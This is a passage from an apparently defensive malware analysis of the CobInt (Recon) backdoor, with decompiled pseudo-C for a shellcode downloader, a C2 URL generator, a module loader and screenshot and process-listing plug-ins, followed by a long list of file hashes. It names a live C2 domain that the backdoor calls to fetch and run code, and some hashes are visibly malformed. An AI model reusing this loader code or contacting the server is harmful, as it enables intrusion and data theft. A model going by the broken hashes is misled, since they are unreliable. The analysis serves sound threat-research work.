GetApiByHash(80778622, 207229012);
          if ( InternetQueryOptionA(hinet3, 31,
&secflag, &v34) )// INTERNET_OPTION_SECURITY_FLAGS
          {
            secflag |= 0x3380u;
            InternetSetOptionA =
GetApiByHash(80778622, 183846667);
            InternetSetOptionA(hinet3, 31, &secflag,
4);
          }
```

```
          InternetSendRequestA =
GetApiByHash(80778622, 161957957);
          if ( InternetSendRequestA(hinet3, 0, 0,
0, 0) )
          {
            VirtualAlloc = GetApiByHash(81577167,
123366646);
            hmem = (VirtualAlloc)(
                     v15,
                     0,
                     0x5CAC,            //
size
                     0x3000,
                     64);
            v17 = 0;
            InternetReadFile =
GetApiByHash(80778622, 160459473);
            for ( i = InternetReadFile(hinet3,
hmem, 0x5CAC, &readed);
                  i && readed;
                  i = InternetReadFile(hinet3,
hmem, 0x5CAC - v17, &readed) )
            {
              v17 += readed;
            }
            v19 = *hmem ^ hmem[1];
            v35 = *hmem;
            v20 = v19 - 0x3564883B;
            InternetReadFile = hmem;
            v21 = v20;
            v37 = v20;
            if ( v17 > 8 )
            {
              v22 = v17 - 9;
              v23 = hmem;
              v24 = v35;
              v25 = (v22 >> 2) + 1;
              do
              {
                v26 = v20 ^ ((v24 ^ v23[2]) -
0x3564883B);
                *v23 = v26;
                v20 = v26;
                ++v23;
                --v25;
              }
              while ( v25 );
              v21 = v37;
            }
            ((hmem + v21))();            //
run shellcode
            try_count = 100;
          }
          InternetCloseHandle(hinet3);
        }
        InternetCloseHandle(hinet2);
      }
      InternetCloseHandle(hinet);
    }
    Sleep = GetApiByHash(81577167, 50484572);
    Sleep(v28, 1000);
    ++try_count;
  }
  while ( try_count < 60 );
  return 0;
}
```

Recon backdoor (CobInt)

The int.dll file (size: 11264 bytes, md5: 10D0 44BC5B8AE607501304E61B2EFECB) is a dynamic library in PE format, which can be classified as a Recon (CobInt) backdoor. According to the header of the executable file, the compilation date of the file is Sun Dec 24 00:30:48 2017

After launching, the program:

- Generates a random page such as "wx thglzeqesqpvtwzepfiavmpijapwqcu" or "ddhrzmzzerycrflqgwrbclcnnj" (a random number of random lowercase characters).
- Sends a network request over HTTP to the help-desc-me.com node and the page specified in the paragraph above

http://help-desc-me.com/ddhrzmzzerycrflqgwrbclcnnj/

http://help-desc-me.com/wxthglzeqesqpvtwzepfiavmpijapwqcu/

The resource names for the search are generated in the following way. The result is generated from random Latin lowercase characters:

```
// keyseed is "example"
// seed2 = 0x0AC2F5
// seed3 = 0x62A2B
// seed4 = 0x0CFD09
int __cdecl generate_rnd_page_name(_BYTE *pagename,
int seed, int null, char a4, unsigned int seed2,
unsigned int seed3, unsigned int seed4)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD
CTRL-"+" TO EXPAND]

  rnd1 = gen_random(0x2A4, 0x44A7);            //
from, to
  transform_n_bytes_of_buffer(rnd1, 0, pagename,
3);// a3 - buffer where to write, a4 - bytes_to_
write
  z = 3;
  x = math1(seed3 + seed2 * rnd1, seed4);
  if ( (x & 7) != -1 )
  {
    j = 0;
    z = (x & 7) + 4;
    do
      pagename[j++ + 3] = gen_random(0, 25) + 'a';
    while ( j < ((x & 7) + 1) );
  }
  seedhash = calc_hash(seed);
```

```
  len1 = transform_n_bytes_of_buffer(seedhash, v11, 
&pagename[z + 1], 0);// len1 - bytes added last 
time function called
  v13 = len1 + z + 1;
  pagename[z] = len1 + 'a';
  len2 = transform_n_bytes_of_buffer(null, 0, 
&pagename[v13], 7) + v13;
  v15 = 0;
  v16 = 0;
  pagename[len2] = a4 + 'a';
  v17 = len2 + 1;
  v18 = &pagename[v17];
  pagename[v17] = 0;
  if ( v17 > 0 )
  {
    do
    {
      v19 = 66533 * pagename[v16] + v15;
      v15 = (v19 >> 16) ^ v19;
      ++v16;
    }
    while ( v16 < v17 );
    v18 = &pagename[v17];
  }
  len3 = transform_n_bytes_of_buffer(v15 % 0x2A4, 
0, v18, 2) + v17;
  for ( i = 3; i < len3; ++i )                  // 
morph generated buffer
  {
    x = math1(seed3 + seed2 * x, seed4);
    v22 = pagename[i] + x % 0x1A;
    v23 = v22 - 0x1A;
    if ( v22 <= 0x7Au )
      v23 = pagename[i] + x % 0x1A;
    pagename[i] = v23;
  }
  *&pagename[len3] = '/';                       // 
end buffer with "/"
  return len3 + 2;                              // 
generated page buffer len
}
```

- The page address generating function receives the input phrase – seed, based on which a randomly generated buffer equal to "example" is converted.
- The minimum length of a line with a result is 12 characters.
- The page generating function uses bitwise operations to convert randomly generated numbers into characters.
- Random numbers are generated using the API function RtlGenRandom. Thus, due to the use of random numbers, the resulting page address is different even when run on the same PC twice, but due to the use of a single seed, the result will always be about the same length. .
- Receives an encrypted file from the server, decrypts it and launches
- Performs the above-mentioned steps twice. This allows the attacker to load and run two different files with the C&C server at the same time, or load one if during the first connection attempt some kind of error occurred

```
     LeaveCriticalSection(&stru_100040E4);
      responce_code = connect_to_c2(useragent, 
&pagename, v6, v7);
      v9 = responce_code;
      if ( responce_code )
      {
        if ( *responce_code == 200 && responce_
code[1] > 0 )
        {
          len = decrypt_buffer((responce_code + 2), 
responce_code[1], key, 64, &pebuf);
          if ( len > 0 )
          {
            run_pe(pebuf, len);
            v26 = 2;
            v5 = 1;
          }
        }
        HpFree3(v9);
```

- The server response analysis function receives text containing Latin characters in upper and lower layout, white spaces and dots, framed by the symbols "<" and ">". It means the server response will be “readable”.
- Module (or command) files do not have residency functions and are designed for a single run. The module loader loads and executes each of the modules, and they shut down after performing their functions. However, if necessary, they can be re-downloaded and launched.

During research, two commands were received: to create a screenshot and to obtain a list of processes.


Screenshotter

This module will be launched each time the attacker needs to make a screenshot. This module works in the context of the loader. The screenshot is transferred to the loader and it sends it to the HTTP POST request C&C server.

The file int.dll (20659 bytes in size, md5: E4 4605961D7B5C7DE794BFEF14BCD145) is a dynamic library in PE format. The program can be classified as a screenshotter. According to the header of the executable file, the compilation date is Sun Dec 17 22:15:57 2017.


```
char *__cdecl enum_processes(_DWORD *a1)
{
  char *v1; // esi@1
  HANDLE v2; // edi@1
  char *v3; // esi@4
  int v4; // eax@4
  PROCESSENTRY32 pe; // [esp+Ch] [ebp-238h]@1
  CHAR String1; // [esp+134h] [ebp-110h]@2
  int v8; // [esp+238h] [ebp-Ch]@2
  int v9; // [esp+23Ch] [ebp-8h]@4
  int v10; // [esp+240h] [ebp-4h]@1

  v1 = 0;
  v2 = CreateToolhelp32Snapshot(2u, 0);
  pe.dwSize = 296;
  Process32First(v2, &pe);
  v10 = 0;
  *a1 = 0;
  do
  {
    v8 = pe.th32ProcessID;
    if ( !GetPidFileName(pe.th32ProcessID,
&String1, 0x104u) )
      lstrcpyA(&String1, pe.szExeFile);
    v9 = lstrlenA(&String1);
    v3 = sub_100015C7(v1, a1, &v10, &v8, 8);
    v4 = lstrlenA(&String1);
    v1 = sub_100015C7(v3, a1, &v10, &String1, v4);
  }
  while ( Process32Next(v2, &pe) );
  CloseHandle(v2);
  return v1;
}
```

- Using the functions of system libraries GDI32.dll, USER32.dll and gdiplus.dll the module creates a screenshot, converts it into the LPSTREAM structure and transfers collected data to Recon backdoor (CobInt). It can also send the obtained data to the C&C server.
- Plug-in loader receives information collected by a plug-in using transfer to the starting function of a specially-formed reserve lpreserved argument, which contains a table of data handler functions



```
BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
  if ( fdwReason == DLL_PROCESS_ATTACH )
  {
    HeapCr();
    main_func(lpReserved);
    Hp_destroy();
  }
  return 1;
}
```

- The handler function is contained at an offset of 0x4 bytes relative to the beginning of the buffer transferred in the lpreserved argument. It receives a pointer to a buffer with data about the processes launched in the system as one of the arguments.



```
int __cdecl main_func(int vt)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v7 = 0;
  v1 = 1;
  v8 = 0;
  v9 = 0;
  v6 = 1;
  sub_100017B8(&v6, 0, 16);
  v6 = 1;
  if ( GdiplusStartup(&v10, &v6, 0) )
    return report_some_error(vt);
  if ( get_encoders(&encoders) )
  {
    bmp = make_screensh();
    ho = bmp;
    if ( bmp )
    {
      rez = save_image_as_stream(bmp, &encoders, &size);
      DeleteObject(ho);
      if ( rez )
      {
        (*(vt + 4))(*vt, 1, *(vt + 8), 200, rez, size);// module loader
        hpFree(rez);
        v1 = 0;
      }
    }
  }
  result = GdiplusShutdown(v10);
  if ( v1 )
    return report_some_error(vt);
  return result;
}
```

Processes data collection module

The file int.dll (size 4608 bytes, md5: EFE AE578E130E13EA9F603B0B94303C0) is a dynamic library in PE format. The program can be classified as a processChecker. According to the header of the executable file, the compilation date is Wed Dec 13 15:37:01 2017.

The module receives a list of running executable files and paths to them. Then it passes this list back to the loader and it sends it to the C&C serverIO

```
char *__cdecl enum_processes(_DWORD *a1)
{
  char *v1; // esi@1
  HANDLE v2; // edi@1
  char *v3; // esi@4
  int v4; // eax@4
  PROCESSENTRY32 pe; // [esp+Ch] [ebp-238h]@1
  CHAR String1; // [esp+134h] [ebp-110h]@2
  int v8; // [esp+238h] [ebp-Ch]@2
  int v9; // [esp+23Ch] [ebp-8h]@4
  int v10; // [esp+240h] [ebp-4h]@1

  v1 = 0;
  v2 = CreateToolhelp32Snapshot(2u, 0);
  pe.dwSize = 296;
  Process32First(v2, &pe);
  v10 = 0;
  *a1 = 0;
  do
  {
    v8 = pe.th32ProcessID;
    if ( !GetPidFileName(pe.th32ProcessID, &String1, 0x104u) )
      lstrcpyA(&String1, pe.szExeFile);
    v9 = lstrlenA(&String1);
    v3 = sub_100015C7(v1, (int)a1, (int)&v10, (int)&v8, 8);
    v4 = lstrlenA(&String1);
    v1 = sub_100015C7(v3, (int)a1, (int)&v10, (int)&String1, v4);
  }
  while ( Process32Next(v2, &pe) );
  CloseHandle(v2);
  return v1;
}
```

- Function transfers the collected data about the system to Recon backdoor (CobInt). It can also send the obtained data to the C&C server.

- Plug-in loader receives information about the system collected by a plug-in using transfer to the starting function of a specially-formed reserve lpreserved argument, which contains a table of data handler functions.

Indicators

Hashes

01A0E6E1AC4CA9AE8A8D314F3812D63A
02DCB557D377470DF02558F5914F2DB9
032D63EC4CCFEF5648A414BEAD337B72
036FAF1F7E39E44C0DB25B9149B45786
04267FB0DBD0728A882298E120F70860
0C34AE326A8FD68D4A67EA3484B7CF81
0D21832C171E817E947837BBFB67380E
0D753E128C3F5BD088DD3FD7813A74B9
0E7952FB5990C4782A939E2E61615F6F
1593AC2AD08666E5BD6294174EA9121D
16EA8BB383BB33C5DF951794B6607456
178117C3D3829DBFB43008B4AF44A5AF
17C25C8A7C141195EE887DE905F33D7B
1B394EFC804F6B08AFA86DB0924D75D4
1D07EDBD16CBE529500C37245E613A47
1DF85C34E9FF432DE52F939D45916ABE
22AEF81AD5073421298846EE22996B73
23543750E343C70F6B2D0F1D63893675
240E12D258EE70909C3151C249647224
276DD9B30CBF8553F4AEBF5558158196
2AFFE3974213F831629FB1FFBB252252
2BC838A1B62B94F710E2EB0B36B0C57E
2D53C67EB0F16024C0843158149E9E5F
2D65E9263942E2A96811CC971FBE01D9
2DB35B260EB5C26FDFABD667648D55E2
2E0CC6890FBF7A469D6C0AE70B5859E7
2FD718F06B65D3C16659845AC1B5E36F
334870FC3C0F0DD2A8FA828393DDACCD
336452149B04E9C4C64B8C5015E64CCD
33700535591774417E3282F7B40AE8AD
33A0FDFE54090F31E5ACC20BD0666D6D
33EDC70615DE35B71E54F046D7FA3038
3533C61681C33D5C17D8FF7A769E1592
35E0449CBE9FBE43E95B920C246828B2
37ADED8F7FF56D6F170845E7E9CACBF3
37D1F4B225EA7008A1A5C0641D99A8A0
3B2B116DB9569F50C9E7A272C7530B18
3EA9EF46E89F07920D87255AEF9261BA
417BBEF21CA0B964AFF5C8690B8307C9
45B1809AC884DA61954A1EC77A81C141
4673EBAD94126FC2404AF32A32DD2D95
470B4A700ED17CEF328BC6017B7E01FE
4AD39B50B9716C85A2C9377BF2FB1CA1
4B67A15C48C3DB6F3BA89EA6BB8F2DA2
4C1E6FC86270F3AD5E33C1DA50D27BE8
5387CE39A795CFE6477B91AAD2A617DF
53C31C8F47F6B421867E94EE2582F4FE
53C460BC660DB253E06673CA3FCD9282
555399C93B5F01FD9FAD5F903DA768D3
56487B799755F50C6E56C41870D43624
56A3A4C857939AC9BED4F2E0084FB037
5A34AACBBFCCD307D0394D0770AB6742
5A566B322605835A895E5408D2488E24
5AB6C208607F6F92697015D4F84D6B69
5B3968B47EB16A1CB88525E3B565EAB1
5B9677BEBE2B4392CC58F5836FE96A74
5D11C7B17633332B787992EE617D3552
5D13904302859115985 5AD589ADD1C41
5F6EFD501A5356D8F3C53B760B9EB616
60C61A79CD1B04936BFBAB75E9332107
60EBD9C7E7A911922C5EC16AB8128061
63F92615FBD133B98A02365AE5CFA232
6469A3862115B768C7D8465F73E79355
655E81C7758220E79D2F9066D853B642
670A1312AD4F1AC077D285BBC46E242C
699FFB65463A6F62DC11207FE30CB2AA
6ABCB743A649F136A7AF82C0DBCCAE0F
6D355FFA06AE39FC8671CC8AC38F984E
6DDA24EAC03876879F1404671646B79F
70469E15F04B799930BAEC1D3D64CD54
70E022CC5CD7F867A36D7E4932B637F6
712E11E5217EF06847EA96A83E952566
72EA2C440B522607EED37429A1675D8E
731654ED318DB772B50FC055A498F472
73AD7E37CE7A97C3BB5F69A87FE9358C
749CBCC0EC509FFCF8BFFAA9874E4F14
74B113E6FAE947FE9CED001432D6F152
74D5576A036F8A28EA423F053FCD89E2
752FC2B1736B7B6E124EF8012C744C33
77ECE7A13D98AC81E5022F8239985F9B
785DED9A20D7E63942E175A947D45F9F
7C5E8302AC75588B16A88B158AB3B595
7FA1AF2ADBA39EF6EFE0F870C057554D
80623478382370476D0B3DDC7FE68A88
820299C5BC8357743B222C11A3E50734
83DEE40F12F67634C5DA640F6D6F2EFB
84245BD582CAF2BB26681FCD9D1FB09E
85D074AA473F3AE94275F885F8A7D37E
87325B2522F8A48B8E5F149DD5E8EEA2

87AA6F8B236F77EA6BA2960E339A2418
87CD2FA87920D8F16EB10DB54F9274C3
87D595E68A7B871564D9C70B1A9066F5
88B33FE677772431F7C37751C89DCB47
89889ADB22C63186EB8C72323F34B1FD
8993F927BEAF8DAA02BB792C86C2B5E0
89D910180AEAAC1029C98D7AE4FE746C
8C8A24A1F8014A171C96C80EFAB30FC2
8C99D3520D8220D58C1990D962647A39
9075432F928A166BFF386A0598E15618
95862A286C6F2C6205DC7D97ED12F753
95A1A53B1F3309B07722A2FD5B9AD1B5
966CC404A4F6BF6D77565004A952B3E3
96B420F072CD135ED7CAC2C6880C1727
96BABDCF4DBCAE1C40E28443A0535DD2
9713863011D0DB13DA1943931FF33B92
996054B4EBF1A81661B6B450113257A2
9A395E8ACA699190E724AC03B70B2924
9AFA9E95A7DCD3DEFD357292D843AF4B
9B6892E8470CFBD605F7037F844DC191
9CEA189EB6935013603619E998150AF9
9D443E225E21F160014E79B62C5AEA3D
9EAAAC2857AC71CE73C2554152042101
A57E0D0EC7AE26FFD9C1557BE6AE0864
A7ED424CF7C78E31BFBD0915B841C6E2
A9160049A5E449440FAD78482ED5D951
A99DB3460AE1BDDCA50EBB49E7FF98C9
AB6800A0A5CE088F9C9655672A42A446
AC9ED9C15244888D0635B698D1ED87C3
AE0E00E8BF6B9722D376CB84EAAE2251
AF75147E525ED8E52BF728466D66B9D0
AFF47AD6EE85747EC3FE5FCBD8441CF7
B175140A52ACA83833A8203AC81E7475
B182A813DA9B6E24321997FB3FAD1748
B1E2D42DB32952026DF6D5D7CC7ED9E1
B32C8B937EF0F319765F8B63F2209AF2
B4403222C7E0D02EEE471C409D2F1A61
B4A2799E4E50DF6813E5FB1AB7D4B094
B4F4CE145147C24D5AB339E877C57F88
B57189A131E7CBC53853D3AB58E2DE12
B5BABFA5EDDFA129862B02D125C9070C
B5BB3F04B6DCF61576E0436FAB88A22B
B6F640A14CC416E366E9BF899481FD6A
B7DD435A9CC841F7BADA2A064AFB4D3C
B9A7C0706087A0FECBD9B6F1002A2B96
BB6E7886BB38C10931152F9110A47A8F
BCC9AC70AB4048F60A2F6D658FBEE123
BD07B04E008093A40F60E48B903C59CF
BFABBEFB0ACD397A164E8F7EC3E467E9
BFB9688AC2747017C7975921FFE77BE9
C138D751DB967C0C7461A503FF987162
C2C753F440314D1EC88C1569AA845AC2
C6AC59164B4C637DBA6436E2A30144B0
C783CEE95BDC2E973415366215D15998
C8239719F5D3D3C0CF3EA76ED626BBE8
C8BCE60C90CE26B0E2B96770071C72D2
C91658349005A2F1C92A20132DE38486
C9ED3C1C6944341E106C5506F8D75D91
CAFAB9CC40AD0BD1CBEC2164E17C8216
CC70AAA5A8A792FAEAB8C873A4D73174
CE38E8D857794560FC8469C92AB16A66
D0F16357D10B5817C43554D5B6F540C8
D152C9DF5FE1E5540B003EAE557CF320
D3D3494DC630694C20A21F1DA327B551
D41C13C4A37EB358F6F314F6125343DC
D456A2719D1054BDBD0544A2DED6A354
D46DF9EACFE7FF75E098942E541D0F18
D4FF8E87F66150E36E4F70C65F422524
D529218495F0318B99E60477368BB55E
D6FF1AA189524A993836507B8D23EC64
D906F35FFCCF7F08AFCC193A2804DC5A
DB0D8569BC52E259BD327B10D0317174
DB334FC7BD6D351AAD6E93E87E837760
DB4FC02E5F5A21E38E93D867CC70FE54
DB6A8169F55A20838C0CA6F383C11E23
DD8664286D6EC3F6F90A3B80AF095479
E167322A628BDEC5348EE443EA9C9534
E249FC0578B0FBD00FC171A1B98CBC87
E38F081CF6628DF63FE8F79CB6ED62FA
E4A6E9824A12D0D3ACE6ACE9B3B79FCC
E54C635381B677E4BD2715013E19526B
E5C58D2EF3B20C5370C73B70E273B9B0
E5FCC477CD5176D4C6655C57B7A0274E
E7AA5608C81BA4FCD8D166501B90FC06
EB162CC34EFAE1CB621CC7157EF36514
EC4CCA1D9117A662573AEFD5284393DB
EF72BE586832AF0528D3A9B3C5347722
F2B1D948AF17F0006985B9EAEE48D490
F360D41A0B42B129F7F0C29F98381416
F3E52AC8B82CDC048F48BFD03868B072
F4F4EB32A90483A9A0FCA214FFAFB32C
F5AEA645966319C96D4DBCADCE2A10E0

F726CAD84718BCCFDC81C7F17700A4D1
F86ECC69CAAB5D627F9FE63F73B56936
FA04623CB547FA967F20F2630B750AF0
FA7654D7E2BE803DD7AF72B3457C1934
FAE3D240AD10FCE0E4CEC85AAE446237
FBDB2469B83944061E4847BFC5B3A08B
FBF25B39A15A011D8648BF20895F496A
FE44C14403F36C6E451BDA391A1D1CA7
649AD824358A4B00D7E7B8126CDBB28F6
05493DEB5ACC8E54F8A500468983B9AF61734BEF
070CE979AC0A36C4AFC14BBF35CD8BDAECB10385
1989FEE716DAB57AEE2D7262309976EDCFB4FA85
1ACC9FA452CA967C7339D483FA3C2F07B30F4F1E
1CD36C26F0149DAA4AED1533BF4553B92FC55510
228C23A5F1EAD8DE24FF8DC626C8B3E274B46C66
24CEE03FEE0B63B200A6ABE1D73925EE594965A0
30B970761A5FDABE995BF4C2E8958750A641AE09
30C53E27C4E5928852E5C4D8F25FA7424AC01F9F
40AD156BCE130F5FA20C3D229115E1EB6E5AC208
4C230BB70B1949067ABB8643F2C4E8B015830BE9
51F56F8FD80B6F89C4E182F140C2BE0F7FCAEAEC
5B49F1D21C0C52D4E50D48D650EAB41B2397EF45
5E7046539FC51460F353A2A20E97135DA8E1C946
7365686C113B20E789F324FC11AEC6245519D3BD
7FD9CD1EC3E7E174A87157C21122E27C3A946F11
99C690BAA8C8DBBA851673134F8103520AA0460E
9A7A0A05A34633F6506A887986C915DAAB9A4191
9CA5777E3D653E4161E2675620FFBE8F30FBE49B
A86F5F63FEE80A9DA758B78BE406DF2868FD9EF8
BCA5A0CC43ED15E20540D6AE4033F589B1055386
CA1C4E239A9572A17A60F3ABC215F27D73435A8B
CB3D1222D735566CD042BFA26B38040C9519C265
CD2F33578B74991174423D172F1E2CDCEF32F1AA
D6FF511A13B527E74DE2CC134261A14A4491A628
DD9BDF212CAC50ACE88D39F14E153936B8A16052
EECD6C130A26F87FBA173C19C4006C6535D770B4
922E3BCCD3EB151EE46AFB203F9618AE007B99A758CA95CAF5324D650A
022BBD6734923308F84765C1B5E64CD7B7160FB46731BE821A4F1EE4031429F9
083E096C90CE5DCBCCE2E47F9992F3DEBF1BC468E3C4998D355432BE88382E7A
08FD104D0C5A65912EFD699C213E48E446D1F5AD15DF0CD3E367176708800D46
0A10E844F1B6D8E6E6F653D6BD2F65902EC669D563FE0A52A3B0EEE34A2D3AB9
0A424531B7C46A72A6F1E2B5A0449B487D30B2F5389A2B86720E278F07AE976B
0B025090229123A49329267A2D455AACAB517809CCA1F5DD4745004744F0B45E
0CDE1B0614431CC124A35A200156458C04D0BB03DF92C6555937370016D189C8
0F2076CA59666727CF4E0FD9139A8FE87212FEAE09AD03CA7AABA3CC5D0D1502
106FCDF4D95957A156AE311E3D032B237D97385807949629AEDD018429D4D155
17F9DB18327A29777B01D741F7631D9EB9C7E4CB33AA0905670154A5C191195C
19CA92213B894397315F2B97B020C59D89AF911CFA5D83560A28BC00DBC8F1EA
1A31F9C5271E128B27E0F360041FEF4905309318C9A9C21FF0224F2BD9EBEA9F
1E933AC1B3FF56DD3E767FFEBB1EB9B05509F5E733719E174B09E52E26680879
20711584CEC6887D76F20519A73353C13E40A71C816B27AB132D1639C00FBC68
231A110AF055DD4579D7759FBA7D1C0F8F06486B45F2F8A0FDA1C5215A572313
232B7F918079D393D6F0F0F89018D773F5197BB22BBBDA06F0E7594C6B53123C
25C46C068DBEE7BD77CF762ED140C80DDAF439D118F51080E92478F982848A30
2B36C2A238C5DC44BCC2C5B9049DF207F2EA04CB499A7603EDD1B0547B9ECC7D

2D23B519931072632B8B6C0C9560D95414DD1639DF895694DFF7E5EA19FE5182
2E75D78A47C377C6AB720276BA52F919FFE4BBB88B9B48508851738F0992E816
3120B6EF21698C651479287F93E8252AE146543F5FB4868FD484DA695B714960
363881C87AB0795C20F2F171ACAC1A5325673A48DD9B391A81D9574E470143E5
36A53DAFA65C766A4AB746D3304A9BDB75E3D58B932487B5B7ADE66C40717D78
387DCBB30689BD778631249016EA5C0F10C87245D6229D77AF1D21E5DB1F8018
391038713033AD9D90F32CC0F2680F62C362E369BBA32FDF6009DCCAA4BC6FA7
39AC90410BD78F541EB42B1108D2264C7BD7A5FEAFE102CD7AC8F517C1BD3754
3A87B40C4DD2C8BCE991C7EE930E4F746B72C26FCD93D96D594ABC3E3146BC9A
3DB7364B4797A840E35D808B9F65C9DD30E4D0D73988D76BA419706108AE7A21
4035D977202B44666885F9781AC8755C799350A03838FF782EB730C0D7069958
405D1F1D3CC198FDA1E6D7FBF848EFCFA08EB67848C0812BB403D6F3BCCFD1DE
43F62CCDA103ED31A0726F5E422C363AD296FD7C39FFC2CE8D71467094F0E1CC
44FB5685527F8FAF9A721FF81CA4CE14E4E8DA5F796C8568146D2E9145F1FF1D
4847CB5894D2C8F674237714B60B7E3D6560CF0941621ACA462EA040A1EE57BB
484C9C1DC40308988371FEC737A9EFF9D3C4334705C2B8A97E0697324164C199
4E71EC1E4CA7069AD7FC535C8D9B6053BEFE1184B6E6B55043B4D901E15B0F5E
4E73334972D6B01650C572FD58596479E68EDEB8337962A19E0A76579A9B4ECC
52D69C91FBA8435398870D480F37E87F0A9F7EE721473C98659F5B94B1C91ABB
5513F579EF278A5CD20338810A7748D351243E4BFB254259B10E38A1480199B1
5595A6B04510E99D5B0C357D76B3BE0CCC506AAF91F9A08A72E0B92AC6D3D952
5674AA7B0E6E3DC0BE838351D57E75DC41B5F438BCB8B6ACC37BDD647FA68487
5F0D7423D889EB9DCE5E79E5BB8202AEA335F255BD88E4EABF21BFF8890BBC90
5F434901D4F186BDC92EE679783BDFAD80281423848462E445704D5A10B0DC20
5F48841D06D9059AA23965BDBE0E96BB01CD7DC6E2A5930E2EB46DEAE7FB99A2
5F70C76B6771B7C56BC5DA34E424EB9A090CEDEB807C795795A88C415A2E772C
60656140E2047BD5AEF9B0568EA4A2F7C8661A52432311109 9E49048B27B72C7
60982EE489398897B0EDEB78D1CF69DDB872BA8AB386438D65F78A60A73AFF32
61AFC2BF91283CCC478406A4C1277A0C8549584716D8B3A89D36F9BCDC45C4FE
64418056D8CE1C632ABE8FECE8E5E60B17530019ECA8299CAC1BF7B575DF351C
64A3F8B0E04356026372D48365A35CE3AF89830B7945E32F1D56A7F337BA51C5
66725E4C25E5D44F530E830C55D17FF43EBB9224BB1F31EE074D405BA8F50EBD
66BE70AA7D2EEC60DD9823037B55A603A83B3DA3B2862244BB5907CB8F392140
688C7160874A2525FAAF218A3365071BD16446A6D5C981B59A30950C8C0A2F87
69AF510104BFD5DAE6009EF1601E30141DB3E624205707A9108EFC9E1B8DD219
69E55D2E3207E29D9EFC806FF36F13CD49FB92F7C12F0145F867674B559734A3
6ACF35535D64D2C2116746EE4F0837CF59710B912B1F100FEDEC5B1520C957AA
6CE42F0EA6FE5BC909F6C656213AE474630841950D9F352CD6F1CAE2D2F8F0B4
6DAF931CC27B58EC8FA791314DBB060376305AA0BC3246322F7F20896C647940
71C7CBFC231AAB4570970FF833CE8E83511D6B925DE29721CA3171381631BEF1
746566D92E062C247083E7545C97F037D054A5EE802CB73B38940F2AF96EB25A
79B057B17D55A900B1B59AF24800D553422314B030F4A9C4F9308D8FBC1DC1AF
7DEDD5AF20185FBF0542E81456E993E26830C91199ED9EF25C0807F0223940F0
8A57464C93D4F6D85E51E07748D4FFCC0B9E6B5A64642AEC859040D1606FD0F8
8D19D567B8FD80EC910ECA4CDEC85ACD1BABC9F88FB057A3686E90EC82F73FE8
8D23742B5A2362CAF1CFF76B6D1968732E1E4FF5727C85A93AEB122170653DC6
8FB81DB1FDD5C3276CA5EF1F92C24EDE368F49EF68EC168C4065A64CC2E1213A
92413232C75B939ECE77E345393A377E74448D00965DA7EBA31655926725370D
935E16F280ABD2B08A7953D608B09E9202A8345B95647770E959A2C062EE7446
95416DD64701CA61AC4543B31BC1337007D0D568CB07466C30DB2E49FDE84F99
962875288F1DA5755C23A5D2E99D8087DC2C3F5B01EA0EA509341D343B5B5291
9898A001CB5385E647CFFBF2E0DFA1C9EE0FF5416D653CB44C108700FB1C732A
9B39BB02989367497016FE58FC39B0564A947A8A298B4A58E36FA983944A33C7
A0292CC74EF005B2E5E0889D1FC1711F07688B93B16EBC3174895D7752A16A23
A345D922B87246CFAEF749514F9B36D1C8BB152A8AFDDD26AB2566F9BEA071B1

A3E28D3DCC551BE46C9BFAD01AC00C54A960DA5062164C9D30AA136CCC283976
A64A2DFE1BC22F4493C9099759D1E1B4C4D42A7F45BFAFD128A33C6C82078F97
A6C4D88B1BE008C66B4D6BC327C2316AA57E366269ED045E2D39546712AF3E9B
A83199AA78D06E76A8719CF54EF9B130E295EC0F2E15142AA306FC7AB0214D8E
A908E47E1FDEA7022AD394F1764684D7954A0FFE88F27D438FBDC4C7926745DF
AA2B322B7F44C06137859B733AC0D94DFB1E302B5BE9A0E955BF935477008CAD
ADADBAF6FAD2936EBA9D6B448AAEEC324AC7293E664D9702C23A65C40F38FF29
AE3D88D7581E0DB10B469BE2A526F6C0A12265E9FE3BE2B742C7863CE0CDA995
AF17A3B5BF4C78283B2EE338AC6D457B9F3E7B7187C7E9D8651452B78574B3D3
B070320B92AC42AF6100936FE4F4519A4237FB1104081EAB4D6602B09B10D6B7
B082F4E8EAB928C2362FCD183F3829C0608A2A4D50221AE749C344E278A02FC0
B1985D6277D3F32B06D9A32DA2A889AE7E4A3DD44BB7B6962F2F07966AF316F7
B6D0B1030CB71C27F91DC9C645AD2C5AAF81BDF47F8713A5FA5AA0F2F0680F29
BB550EF28F0B8570307341D6B0374C3F28593B058DB4FB9156889CC028A09239
BB971A4508D6CAD7A1EDCAB06F5EBD30C25B2C1C5100A8C606F44D319E2FAA5A
BC4D2D914F7F0044F085B086FFDA0CF2EB01287D0C0653665CEB1DDBC2FD3326
BE81342E8193DB504242E7AE503641F8FC7B34E99FF1E0FA1371B36B6BAED304
C0026BD9402185EEC8A1C7EF5639684A7AE0CD56112B23012225D6F07B5FF866
C5D7C5C94468BA74211E08D7C2AD9D0274011D432EDC1AF8CDF2215B2C9D9291
C67DE95EAF817DC46ACCE9A0948FA2BA91222193999F28CBDE9F1B477F665E52
C827B3A2DCCA43ECF1ECC6C2DFF45094183F6D7C5A91A1BE537B9FA048D28427
